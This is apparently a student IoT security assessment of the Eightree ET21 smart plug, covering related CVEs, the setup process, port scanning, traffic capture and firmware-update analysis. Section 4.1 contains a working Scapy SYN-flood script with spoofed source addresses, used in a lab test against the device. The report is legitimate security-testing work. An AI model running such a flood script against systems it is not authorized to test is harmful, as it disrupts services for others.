Security Analysis of a Smart Socket Device

Eightree ET21 Smart Socket

Dinis Afreixo Oliveira

Mat. No.: 3536544

IoT Security Course

January 7, 2026

OTH Regensburg

Faculty of Computer Science and Mathematics

Table of Contents

1 Device Description / Device Info

The EIGHTREE ET21 is a Wi-Fi smart socket with energy monitoring. Users pair it to a 2.4 GHz Wi-Fi network and control the outlet via the vendor app (Smart Life / Eightree), or via voice assistants (Alexa / Google). Typical features: remote on/off, scheduling/timers, energy (power/consumption) logging, group control and overload protection.

Figure 1: Image of EIGHTREE ET21 Smart Plug

1.1 Technical details (hardware & connectivity)

- **Network / connectivity:** Wi-Fi (IEEE 802.11), 2.4 GHz; Bluetooth (used only for setup, no version specified) [1].
- **Power / electrical:** Designed for 230 V / 50 Hz. Supports loads up to 16 A / 3680 W [2].
- **Power consumption (standby):** Documented $\sim$ 0.4 W in networked standby [1].
- **Main functions:** remote on/off, scheduling, energy consumption measurement reports/logs, overload protection, and local physical button to reset / disconnect [2].
- **Hardware hint:** Community posts suggest that many Eightree smart plugs are ESP-based and can often be flashed with custom firmware, typical of inexpensive Wi-Fi plugs [3].

1.2 Software and Support

Eightree does not provide a public firmware history or version list for the ET21. The available "Product Software Updates / Security Update Support" pages [4, 5] state only that the company issues regular software and security updates, without offering device-specific version numbers, release dates, or changelogs.

As shown in Figure 4, the SmartLife application reported the firmware as *Main Module v1.3.5* and *MCU v1.3.5*. With no vendor documentation available, the release date, update history, and security status of this version cannot be verified. The version therefore serves only as evidence of the firmware state observed during the assessment.

The vendor also does not publish a defined support duration or end-of-life (EOL) timeline for the ET21. Since no guaranteed update period is specified.

There is likewise no public information on OTA (over-the-air) update security, such as firmware signing or encrypted delivery. Because no vendor statement is available, the integrity of the update mechanism must be treated as unknown until verified through testing—for example, by inspecting update traffic and checking whether the device accepts unsigned firmware.



Figure 2: Firmware version of the ET21 as shown in the SmartLife app

1.2.1 Manufacturer / Contact Information

Eightree ET21 is produced and supported by Eightree Club, with official product and store contacts accessible via their website [2]. Security and software support pages should be cited as references in any formal report [4, 5].

Some third-party listings may include additional contact information, such as a vendor email or physical address in Germany [6].

1.3 Known Vulnerabilities - CVEs

No public CVE entries were found that reference "Eightree" or the ET21 model by name as of December 4, 2025. (Search: NVD, CVE.org, CVE Details). However, the ET-series plugs appear to use common IoT building blocks (ESP family, Tasmota/ESPHome in community builds) and therefore component vulnerabilities for Tasmota and Espressif SDKs (listed below) are relevant and should be verified against the device firmware.

- **Tuya ecosystem vulnerabilities:**
  - *CVE-2025-56400* — Cross-Site Request Forgery (CSRF) vulnerability in the OAuth implementation of the Tuya SDK affecting Tuya Smart and SmartLife applications, allowing an attacker to link their account to a victim's Tuya account without proper validation of the OAuth state parameter [7].
  - *CVE-2025-56557* — Matter protocol control issue in Tuya Smart Life App 5.6.1 that could enable unprivileged control of Matter devices due to excessive privilege operations [8].
  - *CVE-2024-3764* — MQTT packet handler issue, reported to affect older Tuya Embedded SDK MQTT handling, potentially enabling DoS conditions, but details and exploitability are debated in public discussion [9].
- **Tasmota-related vulnerabilities:**
  - *CVE-2022-43294* — stack overflow in certain Tasmota builds, potentially enabling crashes or remote code execution [10].
  - *CVE-2021-36603* — XSS vulnerability in older Tasmota web interfaces [11].

- **Espressif (ESP8266/ESP32) Wi-Fi SDK vulnerabilities:**
  - *CVE-2019-12586 / CVE-2019-12587 / CVE-2019-12588* — issues in the Wi-Fi stack enabling denial-of-service, crashes, or authentication weaknesses on unpatched firmware [12].
- **ESPHome dashboard/config vulnerabilities:**
  - *CVE-2024-27081 / CVE-2024-27287* — misconfigurations and XSS in ESPHome dashboards enabling unauthorized access or script injection [13, 14].
- **Other smart plug examples:**
  - *CVE-2023-33768* — Belkin Wemo firmware-signature flaw, illustrating risks of weak OTA verification [15].

1.3.1 Shodan Search Results

A search was conducted using the Shodan search engine to identify instances exposed to the Internet of Eightree ET21 or technically similar Tuya/SmartLife smart plugs. No matching results were found. This outcome is consistent with the expected deployment model of the device, which operates behind a home NAT and does not expose public-facing services. The absence of Shodan entries therefore indicates that the ET21 is not directly accessible from the public Internet under normal operating conditions.

2 Setup of the Device / User Account

The Eightree ET21 Smart Socket is configured exclusively through the SmartLife mobile application. The setup process requires the user to create or use an existing cloud account, as all device onboarding and control operations occur via cloud platform.

2.1 Setup and Account Requirements

During the installation process, the SmartLife application enforces a minimum password length of eight characters, including at least one letter and one number. Although this

represents a basic password policy, it remains relatively weak due to the absence of requirements for special characters, password rotation, or account lockout mechanisms.

Although the device can be discovered and temporarily accessed as a *guest* on the local network, privileged configuration options—such as renaming, scheduling, energy monitoring, and automation—require authentication with a registered cloud account.

2.2 Device Pairing Process

The ET21 enters pairing mode when the LED blinks and supports both EZ (Easy) Mode and Bluetooth provisioning (Fast blinking LED) and AP mode (Slow blinking LED). These methods are available simultaneously through the SmartLife application.

In EZ Mode, the mobile application transmits the WLAN credentials (SSID and password) over the local Wi-Fi network using a smart configuration protocol, where the device passively listens for encoded broadcast frames. After decoding the credentials, the socket connects to the configured Wi-Fi network and the cloud [16].

Alternatively, Bluetooth provisioning establishes a direct short-range Bluetooth connection between the mobile device and the socket, through which the WLAN credentials are transferred. This method is generally faster and more reliable than EZ Mode.

The ET21 also supports an Access Point (AP) mode, where the user connects directly to the Smart Socket WLAN [17].

As the device does not provide a local configuration interface, users cannot verify how credentials are transmitted or protected. The security of the pairing process therefore fully depends on the SmartLife application and its underlying provisioning mechanisms.

2.3 Configuration Interfaces and Controls

The device does not provide any browser-accessible administrative interface or local configuration page. It cannot be managed through a local IP address, and there is no default username or password for local access. All configuration options must be applied through the SmartLife application.

The following configuration features are available:

- Power control (on/off)
- Device renaming
- Assignment to rooms or groups
- Scheduled on/off timers
- Countdown timers
- Real-time energy monitoring
- Historic of energy usage
- Electricity price input/cost estimation
- Group control of multiple devices
- Device sharing with other SmartLife users
- Integration with Amazon Alexa and Google Home
- Device removal or re-pairing (reset functionality)



Figure 3: Main Screen for ET21 in Smartlife App

All features are cloud-managed, and no local security configuration options (e.g., access control lists, encryption settings, or network restrictions) are made available to the user [16].

2.4 Security-Reducing Configuration Options

The only configuration option identified as potentially reducing security is the ability to disable automatic firmware updates within the SmartLife application, as shown in Figure 4. If disabled, critical security patches may not be applied, increasing long-term exposure to vulnerabilities.

2.5 General Assessment

The device setup process prioritizes ease of installation but introduces dependence on external cloud infrastructure for authentication, authorization, and device integrity. The absence of local administrative access, limited transparency regarding WLAN credential transmission, and minimal password policy requirements collectively weaken the device's security posture. Although the device offers a wide set of useful features, its overall security is largely dictated by Tuya's backend services rather than by user-controlled security mechanisms.

3 Connections

3.1 Nmap Port Scan

A comprehensive Nmap scan was performed against the ET21 smart socket to identify all open TCP and UDP ports. The scan covered all 65,535 TCP ports and the top 1,000 UDP ports. Host discovery was disabled to ensure reliable results when scanning an embedded IoT device.

Port	Protocol	State	Purpose / Observations
6668	TCP	Open	Proprietary Tuya communication port. No service banner, TLS certificate, or standard protocol identified. Not accessible via HTTP, SSH, or Telnet.
All others	TCP	Closed	No additional local network services exposed.
All scanned	UDP	Closed	No UDP-based services detected.

Table 1: Results of TCP and UDP port scanning on the ET21 smart socket

Port 6668/TCP was identified as the only open port on the ET21. Active protocol testing using Nmap banner detection, SSL certificate enumeration, and manual interaction attempts (HTTP, HTTPS, SSH, and Telnet) did not return any readable responses or authentication prompts. Although Nmap heuristically labels this port as *irc*, no evidence of an IRC or other standard application-layer protocol was observed.

These findings indicate that port 6668 is reserved for proprietary device communication rather than user-accessible management. Overall, the ET21 exposes a minimal local attack surface, with no web interfaces, remote shells, or unauthenticated services detected on the local network. While the presence of a proprietary open port represents a potential attack vector, its security properties could not be further evaluated without detailed protocol reverse engineering.

3.2 Communication Analysis

To analyze the network behavior of the Eightree ET21 smart socket, **Wireshark** was used while the device and the SmartLife mobile application were connected through a PC-hosted Wi-Fi hotspot. The capture covers the pairing phase, normal operation, and a single ON/OFF command.

General communication behavior Immediately after pairing, the ET21 established multiple outbound connections to cloud servers associated with the Tuya/SmartLife platform. All observed application-layer traffic was encrypted using TLSv1.2 and transported over HTTPS (TCP port 443) and secure MQTT (TCP port 8883). No plaintext data, credentials, or control messages were visible in the capture.

Command execution When an ON/OFF command was issued through the SmartLife application, the device did not receive any direct packets from the smartphone. Instead, the command triggered a short burst of encrypted TLS traffic between the ET21 and the cloud backend. This confirms that device control is fully cloud-mediated. From a security perspective, this design prevents local attackers from injecting commands over the LAN but increases reliance on the cloud infrastructure.

Discovery and broadcast traffic In addition to encrypted cloud communication, the ET21 periodically transmitted UDP broadcast packets on port 6667. These packets are likely used for device discovery or status signaling. Although no readable information was extracted from their payload, such broadcasts may allow device presence detection or fingerprinting within the local network. No control functionality was observed over this channel.

Local services and exposure Throughout the capture, no local web interface or configuration service was detected. In particular, no traffic was observed on common management ports such as TCP 80 or 443 at the device level. This significantly reduces the local attack surface and limits interactions to the vendor-controlled cloud channels.

Security assessment Overall, the ET21 demonstrates a transport-layer security model based on encrypted cloud communication and the absence of local unauthenticated control interfaces. While this approach limits local network attacks, it also introduces a strong dependency on the security, availability, and update practices of the vendor's cloud ecosystem.

3.2.1 Credentials Exchange via IP layer

During device provisioning using EZ Mode (UDP broadcast) and AP Mode, the ET21 receives the WLAN credentials from the SmartLife application prior to joining the local network. Packet analysis performed with Wireshark during both provisioning modes did not reveal any plaintext transmission of WLAN credentials or other sensitive information at the IP layer. In EZ Mode, only broadcast UDP traffic was observed, while in AP Mode the exchanged traffic did not expose credentials in clear text.

After successful provisioning, the device obtains an IP address via DHCP and immediately establishes encrypted TLSv1.2 connections to the cloud backend using HTTPS (TCP port 443) and secure MQTT (TCP port 8883). Analysis of the captured traffic confirmed that no plaintext credentials or sensitive configuration data were transmitted after network association, indicating that credential exchange is protected at the application layer (e.g., encryption prior to transmission).



Figure 4: Wireshark capture, filtering with ET21 IP address

3.2.2 Credentials Exchange via Bluetooth

The Bluetooth provisioning process of the ET21 smart socket was analyzed to determine whether sensitive data, such as WLAN credentials, could be intercepted during device setup. Traffic was monitored at the Bluetooth Host–Controller Interface (HCI) level using `btmon` on Linux while pairing was performed via the SmartLife application.

The captured logs showed BLE device discovery using extended scanning and confirmed that bonding and Secure Connections were enabled prior to data exchange. No legacy pairing or insecure downgrade mechanisms were observed. During provisioning, no plaintext GATT payloads or credentials were visible in the capture.

4 Vulnerability Evaluation

4.1 DoS Attack – SYN Flood

```python
from scapy.all import *
from scapy.layers.inet import IP, TCP

# Target IP address and TCP port identified as open
target_ip = "192.168.1.239"
target_port = 6668

def dos_attack(target_ip, target_port):
    counter = 1
    while True:
        ip = IP(src=RandIP(), dst=target_ip)
        tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
        send(ip / tcp, verbose=False)
        print(f"{counter} packets sent")
        counter += 1

dos_attack(target_ip, target_port)
```

The script generates a basic TCP SYN flood using Scapy by continuously sending SYN packets with randomized source IP addresses and ports to the target device. This simulates a large number of incomplete TCP connection attempts.

The attack targeted the only open TCP port (6668) of the ET21 smart socket to evaluate its resistance to simple denial-of-service attempts. Packet transmission was confirmed through the terminal output and Wireshark captures.

No functional impact was observed during the test. The device remained responsive, and ON/OFF commands issued via the SmartLife application were executed successfully. This suggests a basic level of resilience against simple SYN flood attacks.

4.2 MitM attacks

Analysis of network traffic captured during normal operation indicates that the ET21 smart plug relies on TLS 1.2 for communication with remote services. Based on observable handshake characteristics and key exchange behavior, the device may be exposed to certain classes of Man-in-the-Middle (MitM) attacks under unfavorable network conditions.

In particular, attacks targeting TLS key exchange mechanisms, such as timing-based attacks exemplified by the Raccoon attack, are applicable if weak parameter choices or insufficient mitigations are present. Additionally, if server authentication or session establishment assumptions are weakened, a network-level adversary could potentially influence or observe communication flows.

This assessment is based on passive inspection of captured traffic and does not involve active exploitation. The observations are intended to highlight potential risk factors rather than to demonstrate a practical attack.

4.3 Firmware Update and Static Analysis

The ET21 smart socket performs firmware updates exclusively via Over-The-Air (OTA) mechanisms managed by the Tuya cloud platform [18]. Updates are delivered automatically through the Smart Life / Tuya Smart application and require an active Internet connection [19]. Although automatic updates can be disabled by the user, update availability and deployment remain controlled by the vendor's cloud infrastructure.

No mechanism for manual firmware installation or local firmware upload is provided, and firmware binaries are not publicly distributed by the manufacturer [20]. During this assessment, no official download source for ET21 firmware images was identified.

Due to the unavailability of the firmware image, static analysis using Ghidra could not be performed. As a result, potential vulnerabilities such as hardcoded credentials, insecure cryptographic implementations, or memory safety flaws could not be evaluated at the firmware level.

While the cloud-controlled OTA update model limits local firmware tampering, it also reduces transparency and prevents independent security auditing. The security of the

update process therefore depends entirely on the trustworthiness and security posture of the vendor's cloud ecosystem [18].

5 Conclusion

The Eightree ET21 smart socket relies on cloud-mediated control and TLS 1.2 encrypted communication, with no local administrative interfaces or exposed services beyond a single proprietary port. Packet captures confirmed that credentials and control messages are not transmitted in plaintext, indicating a baseline transport-layer security.

However, the device's security depends heavily on the vendor's cloud infrastructure, and limited transparency regarding firmware updates and cryptographic parameters prevents independent verification of long-term security. Theoretical risks, such as timing-based MitM attacks, remain under certain conditions. Basic network resilience was observed, but deeper protocol or firmware-level evaluation is restricted by the proprietary design and unavailability of firmware images.

Overall, the ET21 demonstrates acceptable consumer IoT security, with strengths in encryption and minimal local exposure, while highlighting the importance of cloud trust and vendor-managed updates for sustained security.

List of Figures

List of Tables

References

[1] Shopify Hosting CDN. *Technical Specifications for Energy Consumption (ET21)*. 2025. URL: https://cdn.shopify.com/s/files/1/0763/8335/5177/files/Technical_Specifications_for_Energy_Consumption.pdf?v=1759999139 (visited on 12/04/2025).

[2] Eightree Smart Home. *EU WLAN Smart Steckdose misst Stromverbrauch – ET21*. 2025. URL: https://eightreesmart.com/products/eu-wlan-smart-steckdose-misst-stromverbrauchsmesser-et21 (visited on 12/04/2025).

[3] Tasmota Community. *Hardware Suggestions for ET21 (Community Discussions)*. Additional related sources: Home Assistant Community: https://community.home-assistant.io/t/eightree-13a-wifi-smart-plug/548497/3; Blakadder Templates: https://templates.bla 2025. URL: https://github.com/arendst/Tasmota/discussions/22815 (visited on 12/04/2025).

[4] EIGHTREE Club. *Security update support*. 2025. URL: https://eightreesmart.com/pages/security-update-support (visited on 12/05/2025).

[5] EIGHTREE Club. *EIGHTREE Product Security Advisory*. 2025. URL: https://eightreesmart.com/pages/eightree-product-security-advisory (visited on 12/05/2025).

[6] device.report. *Device Report ET21*. n.d. URL: https://device.report/m/10dbe9dd9a00c584b40 (visited on 12/05/2025).

[7] *CVE-2025-56400: OAuth CSRF Vulnerability in Tuya SDK*. Cross-Site Request Forgery (CSRF) in Tuya Smart / SmartLife SDK affecting OAuth linking. 2025. URL: https://nvd.nist.gov/vuln/detail/CVE-2025-56400 (visited on 01/05/2026).

[8] *CVE-2025-56557: Matter Control Issue in Tuya Smart Life App*. Unprivileged control of Matter devices in Tuya Smart Life App 5.6.1. 2025. URL: https://www.cvedetails.com/cve/CVE-2025-56557/ (visited on 01/05/2026).

[9] *CVE-2024-3764 - Understanding the **DISPUTED** Tuya MQTT Packet Handler Denial of Service Issue*. 2025. URL: https://www.cve.news/cve-2024-3764/?utm_ (visited on 01/05/2026).

[10] NVD. *CVE-2022-43294: Tasmota Stack Overflow Leading to Potential RCE*. 2022. URL: https://nvd.nist.gov/vuln/detail/CVE-2022-43294 (visited on 12/08/2025).

[11] NVD. *CVE-2021-36603: Tasmota Web UI Cross-Site Scripting Vulnerability*. 2021. URL: https://nvd.nist.gov/vuln/detail/CVE-2021-36603 (visited on 12/08/2025).

[12] Espressif Systems. *Espressif Security Advisories: Zero PMK Installation and Beacon Crash*. 2019. URL: https://www.espressif.com/en/Security_advisories_about_Zero_PMK_installation_and_beacon_crash (visited on 12/08/2025).

[13] NVD. *CVE-2024-27081: ESPHome Configuration Exposure Vulnerability*. 2024. URL: https://nvd.nist.gov/vuln/detail/CVE-2024-27081 (visited on 12/08/2025).

[14] NVD. *CVE-2024-27287: ESPHome Dashboard Cross-Site Scripting Vulnerability*. 2024. URL: https://nvd.nist.gov/vuln/detail/CVE-2024-27287 (visited on 12/08/2025).

[15] NVD. *CVE-2023-33768: Belkin Wemo Firmware Signature Verification Vulnerability*. 2023. URL: https://nvd.nist.gov/vuln/detail/CVE-2023-33768 (visited on 12/08/2025).

[16] manuals.plus. *Eightree ET21 Smart Plug User Manual*. Manuals.plus. 2025. URL: https://manuals.plus/asin/B0B74NQB6C (visited on 12/11/2025).

[17] Eightree. *Eightree ET21 Smart Plug User Manual*. Eightree. 2025. URL: https://cdn.shopify.com/s/files/1/0763/8335/5177/files/ET21_User_Manual.pdf?v=1740473177 (visited on 12/21/2025).

[18] Tuya Smart. *Tuya IoT OTA Firmware Upgrade Overview*. 2024. URL: https://developer.tuya.com/en/docs/iot/ota-firmware-upgrade (visited on 01/05/2025).

[19] Tuya Smart. *Smart Life App – Device Management and Firmware Updates*. 2024. URL: https://www.tuya.com/products/smart-life-app (visited on 01/05/2025).

[20] Tuya Smart. *Tuya IoT Device Development Platform*. 2024. URL: https://developer.tuya.com/en/docs/iot-device-dev (visited on 01/05/2025).